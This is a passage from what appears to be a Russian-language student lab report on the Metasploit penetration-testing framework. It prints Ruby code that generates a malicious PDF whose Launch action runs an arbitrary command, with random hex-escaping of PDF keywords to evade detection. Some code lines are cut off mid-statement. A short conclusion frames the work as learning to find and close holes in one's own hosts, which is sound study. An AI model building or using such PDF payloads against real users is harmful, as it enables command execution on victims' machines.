pdf = make_pdf(exec)

print_status("Creating '#{datastore['FILENAME']}' file...")

file_create(pdf)
end

#http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/
def n_ofbu(str)
result = ""
str.scan(/./u) do |c|
if rand(2) == 0 and c.upcase >= 'A' and c.upcase <= 'Z'
result << "#%x" % c.unpack('C*')[0]
else

```

```

result << c
end
end
result
end

def random_non_ascii_string(count)
  result = ""
  count.times do
    result << (rand(128) + 128).chr
  end
  result
end

def io_def(id)
  "%d 0 obj" % id
end

def io_ref(id)
  "%d 0 R" % id
end

def make_pdf(exec)

  xref = []
  eol = "\x0d\x0a"
  endobj = "endobj" << eol

  # Randomize PDF version?
  pdf = "%%PDF-%d.%d" % [1 + rand(2), 1 + rand(5)] << eol
  pdf << "%" << random_non_ascii_string(4) << eol
  xref << pdf.length
  pdf << io_def(1) << n_ofbu("<</Type/Catalog/Outlines ") << io_ref(2) << n_ofbu("/Pages ")
  xref << pdf.length
  pdf << io_def(2) << n_ofbu("<</Type/Outlines/Count 0>>") << endobj
  xref << pdf.length
  pdf << io_def(3) << n_ofbu("<</Type/Pages/Kids[") << io_ref(4) << n_ofbu("]/Count 1>>") <<
  xref << pdf.length
  pdf << io_def(4) << n_ofbu("<</Type/Page/Parent ") << io_ref(3) << n_ofbu("/MediaBox[0 0 6
  xref << pdf.length
  pdf << io_def(5) << "<</Type/Action/S/Launch/F << /F(#{exec})>>/NewWindow true\n" + io_ref
  xref << pdf.length
  pdf << endobj
  xrefPosition = pdf.length
  pdf << "xref" << eol
  pdf << "0 %d" % (xref.length + 1) << eol
  pdf << "0000000000 65535 f" << eol
  xref.each do |index|
    pdf << "%010d 00000 n" % index << eol
  end

```

```
pdf << "trailer" << n_ofbu("<</Size %d/Root " % (xref.length + 1)) << io_ref(1) << ">>" <<
pdf << "startxref" << eol
pdf << xrefPosition.to_s() << eol
pdf << "%EOF" << eol

end

end
```

Создает pdf файл с необходимым для запуска содержанием.

## 7 Выводы

В ходе выполнения работы был изучен инструмент тестов на проникновение Metasploit, с его помощью были изучены способы поиска уязвимостей хостов, осуществления атак с использованием найденных уязвимостей. Данный инструмент полезен для получения общей картины уязвимости собственных хостов, что позволит закрыть "дыры" в безопасности.